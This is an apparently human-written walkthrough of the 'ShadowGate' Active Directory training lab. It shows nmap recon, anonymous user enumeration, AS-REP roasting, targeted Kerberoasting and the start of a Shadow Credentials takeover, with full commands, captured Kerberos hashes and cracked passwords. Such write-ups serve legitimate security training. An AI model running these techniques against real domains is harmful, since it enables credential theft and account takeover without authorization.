ShadowGate
This is an Easy Active Directory challenge lab.
Author
Objective / Scope
ShadowGate recently completed a corporate acquisition that significantly expanded its internal network, user base, and application footprint. Several business-critical systems were migrated and consolidated under tight operational deadlines to minimize downtime and maintain service continuity.
While functional validation was completed, the organization deferred a comprehensive security assessment due to delivery pressure and staffing constraints. Leadership has since requested an independent penetration test to validate the security posture of the newly created environment and identify any material risk before the next audit cycle.
The assessment will evaluate whether a motivated attacker with standard network access could compromise sensitive systems, escalate privileges, or move laterally within the enterprise environment.
The Hack Smarter team has been authorized to perform a black box internal penetration test against the ShadowGate environment.
Initial Access: The client has provided you with VPN access to their internal network, but no credentials.
RECON
The initial reconnaissance began with a full TCP port scan using nmap to identify running services and their versions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
➜  sudo nmap -sCV -T4 -sCV -p- -vvv 10.1.252.11 -oA nmap-results
Nmap scan report for 10.1.252.11
Host is up, received echo-reply ttl 126 (0.27s latency).
Scanned at 2026-05-15 11:56:46 EAT for 583s
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos (server time: 2026-05-15 09:04:54Z)
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after:  2027-01-15T01:10:24
| MD5:     5d22 4c5c 3d19 1ae9 d19a 2cf8 345d 14f6
| SHA-1:   2db8 b2b4 3549 bb0d 519f 1e00 845d 0531 b9fe 3390
| SHA-256: e948 65d7 b039 fa26 3f30 bc23 e7b0 f0b7 6a9d 53a8 4c51 06cf 019e 3d37 353b 2e90
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after:  2027-01-15T01:10:24
| MD5:     5d22 4c5c 3d19 1ae9 d19a 2cf8 345d 14f6
| SHA-1:   2db8 b2b4 3549 bb0d 519f 1e00 845d 0531 b9fe 3390
| SHA-256: e948 65d7 b039 fa26 3f30 bc23 e7b0 f0b7 6a9d 53a8 4c51 06cf 019e 3d37 353b 2e90
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after:  2027-01-15T01:10:24
| MD5:     5d22 4c5c 3d19 1ae9 d19a 2cf8 345d 14f6
| SHA-1:   2db8 b2b4 3549 bb0d 519f 1e00 845d 0531 b9fe 3390
| SHA-256: e948 65d7 b039 fa26 3f30 bc23 e7b0 f0b7 6a9d 53a8 4c51 06cf 019e 3d37 353b 2e90
3269/tcp  open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after:  2027-01-15T01:10:24
| MD5:     5d22 4c5c 3d19 1ae9 d19a 2cf8 345d 14f6
| SHA-1:   2db8 b2b4 3549 bb0d 519f 1e00 845d 0531 b9fe 3390
| SHA-256: e948 65d7 b039 fa26 3f30 bc23 e7b0 f0b7 6a9d 53a8 4c51 06cf 019e 3d37 353b 2e90
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
|_ssl-date: 2026-05-15T09:06:25+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SHADOW
|   NetBIOS_Domain_Name: SHADOW
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: shadow.gate
|   DNS_Computer_Name: DC01.shadow.gate
|   DNS_Tree_Name: shadow.gate
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-15T09:05:46+00:00
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Issuer: commonName=DC01.shadow.gate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-11T02:45:29
| Not valid after:  2026-07-13T02:45:29
| MD5:     c1b8 8999 75c0 ed7e bb91 6b09 ab01 b60c
| SHA-1:   b669 c177 f94f 3235 9df5 7bcc 3e1a 3acd 7a59 809b
| SHA-256: 0d89 f9d3 5021 e499 1767 0739 2a8a 55b6 fc3d ab85 e90e 3766 7194 eaa0 2edd 8e2e
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49678/tcp open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
62279/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
62293/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
62307/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
62320/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap done: 1 IP address (1 host up) scanned in 585.40 seconds
           Raw packets sent: 131346 (5.779MB) | Rcvd: 1199 (138.584KB)
The results painted a clear picture that this is a Domain Controller. Port 88 (Kerberos) and 53 (DNS) are both strong indicators of an AD DC, alongside the full suite of LDAP ports (389, 636, 3268, 3269). Port 80 was serving a default Microsoft IIS page, and RDP (3389) and WinRM (5985) were also exposed.
| Port | Protocol | Transport | Description |
|---|---|---|---|
| 389/TCP | LDAP | Plaintext (or STARTTLS) | Standard LDAP. Default for AD queries. Cleartext unless STARTTLS is negotiated. |
| 636/TCP | LDAPS | SSL/TLS | LDAP over SSL/TLS. Encrypted from connection establishment. |
| 3268/TCP | LDAP Global Catalog | Plaintext | Domain-wide searches across all domains in a forest. |
| 3269/TCP | LDAPS Global Catalog | SSL/TLS | Encrypted Global Catalog queries. |
The LDAP and RDP banners were particularly useful, leaking two key pieces of information. I.e. the machine name DC01 (a standard naming convention for the primary Domain Controller) and the domain name shadow.gate, both of which would be referenced throughout the rest of the assessment.
With this in mind, I used nxc tool to generate the host entry that I can map to the /etc/hosts file as shown:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
➜  nxc smb 10.1.252.11 -u '' -p '' --generate-hosts-file hosts
SMB         10.1.252.11     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB         10.1.252.11     445    DC01             [+] shadow.gate\:


➜  cat hosts
10.1.252.11     DC01.shadow.gate shadow.gate DC01
➜  ShadowGate cat hosts | sudo tee -a /etc/hosts
➜  ShadowGate cat /etc/hosts

127.0.1.1 aria aria
127.0.0.1 localhost

10.1.252.11     DC01.shadow.gate shadow.gate DC01
INTIAL ACCESS
Next, I proceeded to perform some SMB enumeration to check for accessible shares. As I didnt have credentials at this point, I tested whether anonymous access is allowed (Null session) on the target machine.
1
2
3
4
➜  nxc smb 10.1.252.11 -u '' -p '' --shares
SMB         10.1.252.11    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB         10.1.252.11    445    DC01             [+] shadow.gate\:
SMB         10.1.252.11    445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED
The null session did authenticate successfully but share enumeration was denied with STATUS_ACCESS_DENIED, meaning null sessions are partially permitted but don’t grant enough privilege to list shares. I also tried to enumerate shares with the user guest which was disabled.
1
2
3
➜  nxc smb 10.1.252.11 -u 'guest' -p '' --shares
SMB         10.1.252.11    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB         10.1.252.11    445    DC01             [-] shadow.gate\guest: STATUS_ACCOUNT_DISABLED
Although share enumeration was denied, the successful null session authentication is still valuable. It’s enough to query LDAP and pull domain information without any credentials. Using nxc with the null session, we can enumerate domain users, groups, password policies, and more as shown:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
➜  nxc smb 10.1.252.11 -u '' -p '' --users-export users.txt
SMB         10.1.252.11     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB         10.1.252.11     445    DC01             [+] shadow.gate\:
SMB         10.1.252.11     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.252.11     445    DC01             Administrator                 2026-01-11 11:33:05 0       Built-in account for administering the computer/domain
SMB         10.1.252.11     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.252.11     445    DC01             krbtgt                        2026-01-12 02:45:27 0       Key Distribution Center Service Account
SMB         10.1.252.11     445    DC01             ATHENA                        2026-03-04 15:23:19 0
SMB         10.1.252.11     445    DC01             mbrownlee                     2026-03-04 15:24:05 0
SMB         10.1.252.11     445    DC01             bbrown                        2026-01-15 14:24:07 0
SMB         10.1.252.11     445    DC01             jtrueblood                    2026-04-28 18:14:47 0
SMB         10.1.252.11     445    DC01             jsmith                        2026-03-04 15:26:29 0
SMB         10.1.252.11     445    DC01             clocke                        2026-03-04 15:24:32 0
SMB         10.1.252.11     445    DC01             tclarke                       2026-03-04 15:25:33 0
SMB         10.1.252.11     445    DC01             jbradford                     2026-03-04 15:24:59 0
SMB         10.1.252.11     445    DC01             amoss                         2026-03-04 15:25:52 0
SMB         10.1.252.11     445    DC01             [*] Enumerated 12 local users: SHADOW
SMB         10.1.252.11     445    DC01             [*] Writing 12 local users to users.txt


➜  cat users.txt
Administrator
Guest
krbtgt
ATHENA
mbrownlee
bbrown
jtrueblood
jsmith
clocke
tclarke
jbradford
amoss
You could also use other tools to gather users and groups using the following tools and command syntax:
I used kerbrute to validate which accounts are actually active against the Kerberos service:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
➜  ./kerbrute userenum --dc 10.1.252.11 -d shadow.gate users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/17/26 - Ronnie Flathers @ropnop

2026/05/17 08:22:48 >  Using KDC(s):
2026/05/17 08:22:48 >   10.1.252.11:88

2026/05/17 08:24:03 >  [+] VALID USERNAME:       Administrator@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       bbrown@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       tclarke@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       clocke@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       mbrownlee@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       jtrueblood@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       ATHENA@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       jsmith@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       jbradford@shadow.gate
2026/05/17 08:24:03 >  [+] VALID USERNAME:       amoss@shadow.gate
2026/05/17 08:24:03 >  Done! Tested 12 usernames (10 valid) in 74.575 seconds
Out of 12 usernames tested, 10 came back as valid.
PIVOT
ASREP Roasting
Kerberos pre-authentication is a security feature that requires a user to prove knowledge of their password before the KDC will issue them a ticket. When pre-authentication is disabled on an account, the KDC skips that proof and responds to anyone who asks with an AS-REP message. That response contains data encrypted with the user’s password hash, which can be captured and cracked entirely offline without ever touching the domain again.
Think of it like a hotel key card system where the front desk hands out a room key to anyone who asks for a specific guest’s room. No ID check required. You take that key card home, reverse-engineer it at your own pace, and walk straight in once you’ve cracked it.
This is significant because the attack generates no failed login attempts and requires no special privileges. Just a valid username and network access to port 88.

To perform the kerberoasting attack, simply run:
1
2
3
4
5
➜  nxc ldap 10.1.252.11 -u users.txt -p '' --asreproast hashes.asreproast
LDAP        10.1.252.11     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:shadow.gate) (signing:None) (channel binding:Never)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
LDAP        10.1.252.11     389    DC01             $krb5asrep$23$jtrueblood@SHADOW.GATE:cc07863ac336d7f5064955f743e5d9b5$1719d180c85112cb73aeed4a9ca59b00c773df50b66835148c97a15691e665f29d3ad0847c269388aa2f07f238e7bd254253f3eb5d47d1c78faca4adf79c7aa166d1964aa8ae7296b1735c644bfd1ede91c2a6bfdd555c85104cd58a6e5dad1b5cca92c4e908f154805261cd118ab3866d57d61b397913159abcc70bc68d90c90441e852980ed07d1eee0f150e167285950d540dac29b4c565504306ca04f2df0681ba44ac9a9d8e97b31070c127eb8599a3f55b6022eee8082ebc408a002edb07653339db805e04a52597c1a845a51b3b482c13944680c83741e91c7a97089cb1cb0370ddbb008c7546
You can also use GetNPUsers as follows:
I then proceeded to crack the hashes using john as shown:
1
2
3
4
5
6
7
8
9
10
➜  john -w=/usr/share/wordlists/rockyou.txt hashes.asreproast
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blood_brothers   ($krb5asrep$23$jtrueblood@SHADOW.GATE)
1g 0:00:00:27 DONE (2026-05-15 08:38) 0.03611g/s 345854p/s 345854c/s 345854C/s blooders..blood764
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
You can also use hashcat as follows:
Sweet. After getting my first set of credentials (jtrueblood:blood_brothers) , I proceeded enumerate shares while validating if they actually work:
1
2
3
4
5
6
7
8
9
10
11
12
➜  nxc smb 10.1.252.11 -u 'jtrueblood' -p 'blood_brothers' --shares
SMB         10.1.252.11     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB         10.1.252.11     445    DC01             [+] shadow.gate\jtrueblood:blood_brothers
SMB         10.1.252.11     445    DC01             [*] Enumerated shares
SMB         10.1.252.11     445    DC01             Share           Permissions     Remark
SMB         10.1.252.11     445    DC01             -----           -----------     ------
SMB         10.1.252.11     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.252.11     445    DC01             C$                              Default share
SMB         10.1.252.11     445    DC01             CertEnroll      READ            Active Directory Certificate Services share
SMB         10.1.252.11     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.252.11     445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.252.11     445    DC01             SYSVOL          READ            Logon server share
Here, I noticed jtrueblood has read access on the CertEnroll share which is the Active Directory Certificate Services share . This is pretty interesting as it could indicate we might need to put more attention on the ADCS service/functionality. With this new discovery, I used smbclient to connect to the share and get files available to the user as shown:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
➜  smbclient -U 'shadow.gate/jtrueblood%blood_brothers' //10.1.252.11/CertEnroll
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 15 04:49:17 2026
  ..                                  D        0  Sun Jan 11 22:00:58 2026
  DC01.shadow.gate_shadow-DC01-CA.crt      A      877  Sun Jan 11 22:00:31 2026
  nsrev_shadow-DC01-CA.asp            A      323  Sun Jan 11 22:00:58 2026
  shadow-DC01-CA+.crl                 A      725  Fri May 15 04:49:17 2026
  shadow-DC01-CA.crl                  A      914  Fri May 15 04:49:17 2026

                7863807 blocks of size 4096. 3117687 blocks available
smb: \> mget *
Get file DC01.shadow.gate_shadow-DC01-CA.crt? y
getting file \DC01.shadow.gate_shadow-DC01-CA.crt of size 877 as DC01.shadow.gate_shadow-DC01-CA.crt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
Get file nsrev_shadow-DC01-CA.asp? y
getting file \nsrev_shadow-DC01-CA.asp of size 323 as nsrev_shadow-DC01-CA.asp (0.3 KiloBytes/sec) (average 0.6 KiloBytes/sec)
Get file shadow-DC01-CA+.crl? y
getting file \shadow-DC01-CA+.crl of size 725 as shadow-DC01-CA+.crl (0.7 KiloBytes/sec) (average 0.6 KiloBytes/sec)
Get file shadow-DC01-CA.crl? y
getting file \shadow-DC01-CA.crl of size 914 as shadow-DC01-CA.crl (0.9 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \> exit


➜  file DC01.shadow.gate_shadow-DC01-CA.crt nsrev_shadow-DC01-CA.asp shadow-DC01-CA+.crl shadow-DC01-CA.crl
DC01.shadow.gate_shadow-DC01-CA.crt: Certificate, Version=3
nsrev_shadow-DC01-CA.asp:            ASCII text, with CRLF line terminators
shadow-DC01-CA+.crl:                 data
shadow-DC01-CA.crl:                  data
I took a mental note of the ADCS as we could probe it further using tools like certipy and proceeded with further enumeration. With the new set of credentials, I thought of collecting domain information using bloodbound-ce-python/nxc for further analysis and identifying potential routes for escalation and lateral movement. Simply run:
1
2
3
4
5
6
➜  nxc ldap DC01.shadow.gate -u 'jtrueblood' -p 'blood_brothers' --bloodhound --collection All --dns-server 10.1.252.11
LDAP        10.1.252.11     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:shadow.gate) (signing:None) (channel binding:Never)
LDAP        10.1.252.11     389    DC01             [+] shadow.gate\jtrueblood:blood_brothers
LDAP        10.1.252.11     389    DC01             Resolved collection methods: trusts, dcom, container, psremote, objectprops, acl, rdp, group, localadmin, session
LDAP        10.1.252.11     389    DC01             Done in 0M 48S
LDAP        10.1.252.11     389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.1.252.11_2026-05-15_081109_bloodhound.zip
You can also use
bloodhound-ce-pythonas follows:
Bloodhound Enumeration
Querying JTRUEBLOOD@SHADOW.GATE in BloodHound reveals that the account has 1 Outbound Object Control meaning it holds a controlling privilege over exactly one other AD object. That object is BBROWN@SHADOW.GATE. Expanding the graph confirms the relationship: jtrueblood has a GenericWrite edge pointing directly to bbrown, meaning jtrueblood can write arbitrary non-protected attributes on bbrown’s AD object. The specific attribute of interest here is msDS-KeyCredentialLink, which is the exact primitive required for a Shadow Credentials attack. In practical terms, jtrueblood has enough control over bbrown to fully take over that account without ever knowing its password.
Clicking the GenericWrite edge in BloodHound surfaces the built-in abuse guidance panel, which immediately highlights two viable Linux attack paths. The first is Targeted Kerberoasting since GenericWrite allows setting an SPN on the target account, a Kerberos service ticket can be requested for bbrown and cracked offline. The second, and more direct path, is a Shadow Credentials attack using pyWhisker, which abuses write access to the msDS-KeyCredentialLink attribute to inject a rogue key credential and authenticate as bbrown via PKINIT without ever needing their password.
Looking at bbrown’s group memberships , he is also a member of ADCS-READER@SHADOW.GATE . The ADCS-READER group membership is significant. It suggests bbrown has been deliberately granted read access to AD Certificate Services objects, potentially with the ability to query the CA, enumerate certificate templates, and read ADCS-related configuration.
As an alternative to BloodHound, bloodyAD can be used to enumerate write permissions directly over LDAP without needing to ingest data or run a collector. Running get writable against jtrueblood’s account immediately surfaces that the user holds WRITE permission over CN=Bob Brown - bbrown’s AD object:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
➜  bloodyAD --host 10.1.252.11 -d shadow.gate -u 'jtrueblood' -p 'blood_brothers' get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=shadow,DC=gate
permission: WRITE

distinguishedName: CN=Bob Brown,OU=Technology,OU=Departments,DC=shadow,DC=gate
permission: WRITE

distinguishedName: CN=James Trueblood,OU=Technology,OU=Departments,DC=shadow,DC=gate
permission: WRITE

distinguishedName: DC=shadow.gate,CN=MicrosoftDNS,DC=DomainDnsZones,DC=shadow,DC=gate
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.shadow.gate,CN=MicrosoftDNS,DC=ForestDnsZones,DC=shadow,DC=gate
permission: CREATE_CHILD
To dig deeper and identify exactly which attributes are writable, the --detail flag expands the output to a full attribute-level listing. Among the many writable attributes returned, the critical one stands out:
1
2
3
4
5
6
7
8
9
➜  bloodyAD --host 10.1.252.11 -d shadow.gate -u 'jtrueblood' -p 'blood_brothers' get writable --detail

// REDACTED //

distinguishedName: CN=Bob Brown,OU=Technology,OU=Departments,DC=shadow,DC=gate

msDS-KeyCredentialLink: WRITE

// REDACTED //
ESCALATION
Targeted Kerberoast
Since GenericWrite allows writing the servicePrincipalName attribute, we can temporarily assign an SPN to bbrown’s account, request a Kerberos TGS ticket for it (which is encrypted with bbrown’s NT hash), and then crack it offline. The targetedKerberoast.py tool automates the entire cycle i.e. SPN assignment, ticket retrieval, and cleanup in a single run:
1
2
3
4
5
6
7
8
9
10
➜  ./targetedKerberoast.py -v -d 'shadow.gate' -u 'jtrueblood' -p 'blood_brothers' -o bbrown-hash.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (bbrown)
[+] Writing hash to file for (bbrown)
[VERBOSE] SPN removed successfully for (bbrown)


➜  cat bbrown-hash.txt
$krb5tgs$23$*bbrown$SHADOW.GATE$shadow.gate/bbrown*$cf75cbf65c28b79c347bbfd9c2ce6cd8$95ed55bc6f31a75fbab71c211e612779ff9d4baf9b83e06bf2609bb1e9e63e975fe62f9674b84fa676b0331600a623fa274cc1bfedaa1485d27d2bceaee8220ca6752f3efd6de5d27256c0de9ed719d8420daf39a3d279f5e1b3ffc03ac1b541c626ada4464cf102c7792b0be650e940c926aa102574761585b5044e77d21e6926e3f82377d6040d9cd03f568174b72187cd94753fdc7b7ac227c4ee4524bd47cda065d55bf6651f3142b61c8d372795aef4a02237d7d8af722712b189d9158873fa996ea8e3f13404c661584cb6d7aadc14dabe511d53a4602d0372c6c974a7abd098bb6a3842bec7d398b8125136a52b8e74100044a5c42be725d9ef9b38d71bef026f09d4c94dc04ea30ba5dad4ad2df6cb296661ed3d9b737cc8be6371fb3941826b87384524af5255c746a13579456205fc7847ee39822cdfddfd7d508ea0962bb8f1e8126d620d5e0deb8829c127e56185b513281de98e2647361c379b3769e485980e90f3604234ae938bd7185effc7f93abb2611991ee88b979dce4cdd9a75bc277857b85a7bfe8f95cfa0ecc5fc2ace18b2ad7fe27a1d2cf440186bc1e470c2b6efbe2df5efdc2919fa04f1ef9a4a6b08c2962f96070801fe91c6a9d46d60dc18b39500f5f7f4dbbf4a820d3776eb30aec94df57f0bb0b3ab8b1144ebd1b8be057b223a8bcdc364683304d50d9065206c2216269c84140943928f885ed59d7e143470be114c16db1e7a93204483ce6bc4eb3d8a5c35ce6a761198ddf92b0c811242918c878ed6d8788dfd0e2481856d2f839705475bfc09dba366db43f53f410cb2fc4bac8e16ff92bd68d90d2650cd4c7b83598c553ab53eb0a042bfad144d38cf2135d7fe6434c6ae0fae0f6139cabd25d4b6bcd3b6a890ad6695cafe83057cb031d98d0dadeba3600b786eef4f6788c18face543a6b40d27be5f81fb247194c113631eb7893dea45cdc3800626db1ea9561a566801c2b0cef5f720bd00dcc48b0be7a4ee645afc53ee57ee8d32e12f4bd0728c966c48ffaecfbd3c727ef9f04df5ebd2ab532b7fee39ae883a74dfa961da01e925abaa95b97bbef16e15848b727867b7b647656d291bdaff37f49ffef3ce2b9945bcbf42173b9ebfcc5e2607455ec996695b4fc4886e2a73cd1e72d9164ac69a8d1e885e4784e666431014523f6bbf9856247940b5f930baae9f8b5f955d006ce3932d587879e545686e1d119920ae19a726691ef2327ef7511c4f5bf5bd39c73d1893dd1b846495f573d99b606675a3ab48851f2979520eccd7c660b2eae924350f5273c1760896ad578c41b08f10e2182ce95b97408aecd643acaed7af90dec49e2fc44f3a19b851b5c90c397b11990e3b4cc8b920b030ee33e2648b2e15c4f0a9e83e5265a5b81128834de3cd32af74a02491074ec69519b747f8bbb06796ab94d0d35f3479b40b9694a5f2501b55ff9c6204babbceacc5d8722bee7fc36827cf36d54f19010689303cbb14aec75c6819535be4c45c34fea78fbc09
The output is a krb5tgs hash written to bbrown-hash.txt, ready for offline cracking with either hashcat or john:
1
2
3
4
5
# Using hashcat
hashcat -m 13100 -a 0 target-kerberoastables.txt /usr/share/wordlists/rockyou.txt

# Using john
john -w=/usr/share/wordlists/rockyou.txt target-kerberoastables.txt
john cracked it almost instantly, recovering bbrown’s plaintext password:
1
2
3
4
5
6
7
8
9
➜  john -w=/usr/share/wordlists/rockyou.txt bbrown-hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678         (?)
1g 0:00:00:00 DONE (2026-05-17 09:33) 11.11g/s 5688p/s 5688c/s 5688C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Shadow Credentials attack
For this attack, we can use 2 tools - pyWhisker & PKINITtools
1
2
3
4
5
6
7
8
9
# Clone pywhisker
git clone https://github.com/ShutdownRepo/pywhisker
cd pywhisker
pip3 install -r requirements.txt

# Clone PKINITtools
git clone https://github.com/dirkjanm/PKINITtools
cd PKINITtools
pip3 install impacket minikerberos
Step 1 - Check Existing Shadow Credentials on bbrown
Before adding anything, list what’s already there to avoid overwriting legitimate keys:
1
2
3
4
5
6
➜  python3 pywhisker.py -d "shadow.gate" -u "jtrueblood" -p "blood_brothers" --dc-ip 10.1.252.11 --target "bbrown --action "list"
[*] Searching for the target account
[*] Target user found: CN=Bob Brown,OU=Technology,OU=Departments,DC=shadow,DC=gate
[*] Listing devices for bbrown
[*] DeviceID: 7d042f8d-95a1-713c-b45c-2ee4c08cdabf | Creation Time (UTC): 2026-05-17 13:50:26.090252
